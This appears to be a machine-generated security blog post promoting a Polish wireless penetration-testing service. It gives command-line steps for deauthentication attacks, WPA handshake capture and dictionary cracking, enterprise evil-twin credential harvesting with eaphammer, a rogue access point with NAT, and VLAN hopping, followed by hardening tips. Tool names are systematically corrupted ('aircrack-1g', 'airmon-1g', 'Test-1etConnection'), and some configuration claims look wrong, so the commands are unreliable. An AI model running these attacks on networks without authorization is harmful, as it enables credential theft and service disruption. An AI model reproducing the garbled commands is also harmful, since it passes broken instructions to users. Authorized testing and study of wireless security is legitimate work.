
Listen to this Post

Introduction:
As Polish enterprises embrace flexible work policies and IoT-driven operations, corporate wireless networks have become central to daily productivity. However, wireless signals do not stop at office walls—they extend into public spaces, parking garages, and neighboring suites. Unsecured Wi-Fi perimeters present prime targets for attackers looking to bypass perimeter security. Unlike traditional wired networks, wireless infrastructures introduce unique exposure vectors where attackers can eavesdrop on communications, capture corporate credentials, or establish unauthorized entry points without stepping inside physical facilities. Performing routine Wireless Penetration Testing is critical for businesses striving to safeguard corporate assets and maintain compliance with regulations such as GDPR, NIS2, and ISO 27001.
Learning Objectives & Secrets:
- Objective 1: Master Wireless Reconnaissance and Signal Mapping – Learn to identify all active wireless networks, access points, and client devices within and beyond your corporate perimeter using tools like `airodump-1g` and
Kismet. Secret tip: Always perform RF signal boundary mapping during off-hours to capture the true physical footprint of your wireless signals, including leakage into parking garages and adjacent buildings. -
Objective 2: Execute Enterprise-Grade Authentication Audits – Test WPA2/WPA3-Enterprise configurations, RADIUS server implementations, and certificate validation mechanisms. Secret tip: Legacy EAP methods like PEAP-MSCHAPv2 are often misconfigured; always verify that certificate validation is strictly enforced and that fallback to vulnerable encryption is disabled.
-
Objective 3: Detect and Neutralize Rogue Infrastructure – Identify unauthorized access points, “evil twin” networks, and rogue devices connected to internal subnets. Secret tip: Combine passive monitoring with active deauthentication attacks to force clients to reveal their association patterns, making rogue APs easier to spot.
You Should Know:
1. Wireless Reconnaissance and Signal Footprinting
The first phase of any wireless penetration test is comprehensive reconnaissance. This involves putting your wireless interface into monitor mode and scanning for all detectable networks, their channels, encryption types, and connected clients.
Step-by-Step Guide (Linux/Kali):
 Check available wireless interfaces
iwconfig
ip link show

Kill interfering processes
sudo airmon-1g check kill

Enable monitor mode on your wireless interface
sudo airmon-1g start wlan0
 This creates wlan0mon (or similar)

Scan for all nearby wireless networks
sudo airodump-1g wlan0mon

Target a specific network for detailed analysis
sudo airodump-1g -c 6 --bssid AA:BB:CC:DD:EE:FF -w capture wlan0mon
For passive reconnaissance over extended periods, use Kismet:
 Launch Kismet for passive wireless sniffing
sudo kismet -c wlan0mon
Kismet functions as an 802.11 layer2 wireless network detector, sniffer, and intrusion detection system that supports raw monitoring mode. The `-c` flag specifies the capture source interface.
Windows Alternative: Use WirelessMon or Acrylic Wi-Fi Professional for visual RF heatmapping and network discovery. For command-line reconnaissance on Windows, use `netsh wlan show networks mode=bssid` to display all visible networks with BSSID, signal strength, and channel information.
2. WPA2/WPA3-PSK Handshake Capture and Cracking
For WPA2/WPA3 Personal (PSK) networks, the objective is to capture the 4-way handshake when a client authenticates to the access point. This handshake contains the hashed password material that can be subjected to offline brute-force attacks.
Step-by-Step Guide:
 Start capturing on the target channel with specific BSSID
sudo airodump-1g -c 6 --bssid AA:BB:CC:DD:EE:FF -w handshake wlan0mon

In a separate terminal, force a client to reconnect (deauthentication attack)
sudo aireplay-1g -0 5 -a AA:BB:CC:DD:EE:FF wlan0mon
 -0 5 sends 5 deauthentication frames to force reconnection

Once the handshake is captured (indicated in airodump-1g), crack it
sudo aircrack-1g -w /usr/share/wordlists/rockyou.txt handshake-01.cap

For faster cracking using GPU acceleration
hashcat -m 22000 handshake-01.hccapx /usr/share/wordlists/rockyou.txt
The deauthentication attack temporarily disconnects devices, forcing them to reconnect and generate the handshake.
3. WPA2/WPA3-Enterprise (RADIUS) Auditing
Enterprise Wi-Fi networks delegate authentication to a RADIUS server—typically backed by Active Directory. The PSK doesn’t exist; instead, each user authenticates via EAP methods like PEAP-MSCHAPv2, EAP-TTLS, or EAP-TLS.
Testing RADIUS Configurations:
 Use eaphammer for enterprise Wi-Fi attacks
 Clone and setup
git clone https://github.com/s0lst1c3/eaphammer
cd eaphammer
./setup.sh

Perform a rogue RADIUS server attack (evil twin for enterprise)
sudo ./eaphammer --auth wpa-eap --essid "CorporateWiFi" --interface wlan0mon --creds

Test certificate validation by presenting a self-signed certificate
 Many enterprise deployments fail to validate server certificates properly
Critical Checks for Enterprise Wi-Fi:
- Verify that clients validate RADIUS server certificates
- Test whether PEAP-MSCHAPv2 falls back to insecure configurations
- Audit RADIUS shared secret strength and rotation policies
- Check for improper EAP method negotiation allowing downgrade attacks
Windows Command for RADIUS Testing:
 Test RADIUS authentication from Windows
 Use NTRadPing tool or built-in netsh commands
netsh ras set tracing  enabled
 Then attempt authentication and review logs
4. Evil Twin and Rogue Access Point Detection
An “evil twin” attack involves setting up a rogue access point with the same SSID as a legitimate corporate network, tricking users into connecting and exposing their credentials.
Setting Up an Evil Twin (for authorized testing):
 Using airbase-1g from the aircrack-1g suite
sudo airbase-1g -e "CorporateWiFi" -a AA:BB:CC:DD:EE:FF -c 6 wlan0mon

Configure DHCP and DNS with dnsmasq
cat > /root/dnsmasq.conf << EOF
interface=at0
dhcp-range=192.168.1.10,192.168.1.50,255.255.255.0,12h
dhcp-option=3,192.168.1.1
dhcp-option=6,192.168.1.1
server=8.8.8.8
EOF

Start dnsmasq
sudo dnsmasq -C /root/dnsmasq.conf

Enable IP forwarding and NAT
sudo sysctl -w net.ipv4.ip_forward=1
sudo iptables -t nat -A POSTROUTING -o eth0 -j MASQUERADE
The airbase-1g tool broadcasts a fake Wi-Fi network, while dnsmasq provides DHCP and DNS services.
Detection Commands for Defenders:
 Use airodump-1g to detect multiple APs with same SSID
sudo airodump-1g wlan0mon --essid "CorporateWiFi"

Use WIDS (Wireless Intrusion Detection) tools
 Kismet can alert on duplicate SSIDs
sudo kismet -c wlan0mon --alert duplicate-ssid
5. Guest Network Isolation and IoT Segmentation Testing
Guest Wi-Fi networks and IoT segments must be properly isolated from corporate internal networks. Failure to enforce VLAN separation can allow attackers to pivot from guest networks to sensitive internal resources.
Testing Network Isolation:
 After connecting to guest Wi-Fi, scan for internal subnets
nmap -sn 192.168.0.0/24  Adjust to target internal range

Check for route leaks
ip route
traceroute 192.168.1.1

Test for VLAN hopping
 Use yersinia for VLAN attacks
sudo yersinia -I -i wlan0mon
Cisco/Enterprise Switch Configuration Audit:
! Verify VLAN configuration
show vlan brief
show interfaces trunk
show running-config interface gigabitEthernet 0/1

! Ensure guest VLAN is properly isolated
show ip access-lists
Windows Command for Network Discovery:
 Discover other devices on the network
arp -a
net view
 Test connectivity to internal resources
Test-1etConnection 192.168.1.100 -Port 445
6. Wireless Security Hardening and Remediation
Based on findings from penetration testing, implement these hardening measures:
Linux Wireless Security Hardening:
 Disable insecure protocols
sudo sysctl -w net.ipv4.conf.all.accept_redirects=0
sudo sysctl -w net.ipv6.conf.all.accept_redirects=0

Enable wireless security features
 Configure hostapd with WPA3-Enterprise only
 /etc/hostapd/hostapd.conf
wpa=2
wpa_key_mgmt=WPA-EAP
wpa_pairwise=CCMP
rsn_pairwise=CCMP
Windows Group Policy for Wi-Fi Security:
- Enforce WPA3-Enterprise with 802.1X authentication
- Disable WEP, TKIP, and WPA fallbacks via GPO
- Configure Windows to validate server certificates
- Enable Protected Management Frames (PMF) when supported
What CybiValue Say:
- Key Takeaway 1: Wireless perimeters extend far beyond physical office boundaries. RF signal boundary mapping is non-1egotiable for understanding your true attack surface—signals often reach parking garages, public spaces, and neighboring suites where attackers can operate undetected.
-
Key Takeaway 2: Enterprise Wi-Fi security cannot rely solely on strong encryption. Rogue access points, misconfigured RADIUS implementations, and guest network isolation failures represent the most frequently exploited vectors in corporate wireless breaches. Regular penetration testing that combines automated discovery with manual ethical hacking is essential to locate invisible security blind spots.
CybiValue’s methodology combines signal analysis, automated discovery, and manual ethical hacking to protect wireless entry points. By pairing technical precision with deep industry expertise, they empower organizations to maintain high-speed wireless mobility without compromising enterprise security. Core assessment areas include RF signal boundary mapping (evaluating radio frequency reach outside physical premises), RADIUS and enterprise audit (testing domain authentication mechanics, certificate verification, and identity control schemes), and rogue and IoT detection (uncovering unauthorized devices connected to internal subnets). The service delivers clear executive summaries alongside prioritized, developer-friendly fix instructions.
Prediction:
- -1 As WPA3 adoption increases, attackers will increasingly target the human element—social engineering and evil twin attacks will become more sophisticated, leveraging AI-generated phishing pages that mimic corporate portals with near-perfect accuracy.
-
+1 Regulatory frameworks like NIS2 and GDPR are driving Polish enterprises to prioritize wireless security audits, creating a mature market for specialized penetration testing services and elevating overall security posture across the region.
-
-1 The proliferation of IoT devices with weak or non-existent security will continue to expand the wireless attack surface, with compromised smart devices serving as entry points into corporate networks.
-
+1 Advances in automated wireless penetration testing tools and AI-assisted threat detection will enable faster, more comprehensive assessments, allowing security teams to identify and remediate vulnerabilities before they can be exploited.
-
-1 Legacy WPA2 deployments remain widespread. Organizations that delay migration to WPA3-Enterprise with proper 802.1X and certificate-based authentication will face increasing risk as attack tools become more accessible and automated.
-
+1 The integration of wireless penetration testing with broader zero-trust architectures will create more resilient security frameworks, where continuous authentication and micro-segmentation reduce reliance on perimeter-based defenses alone.
▶️ Related Video (86% Match):
https://www.youtube.com/watch?v=2R_rB5-kx_s
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
Join Undercode Academy for Verified Certifications
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[email protected]
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: https://lnkd.in/p/eKgQ6a2H – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


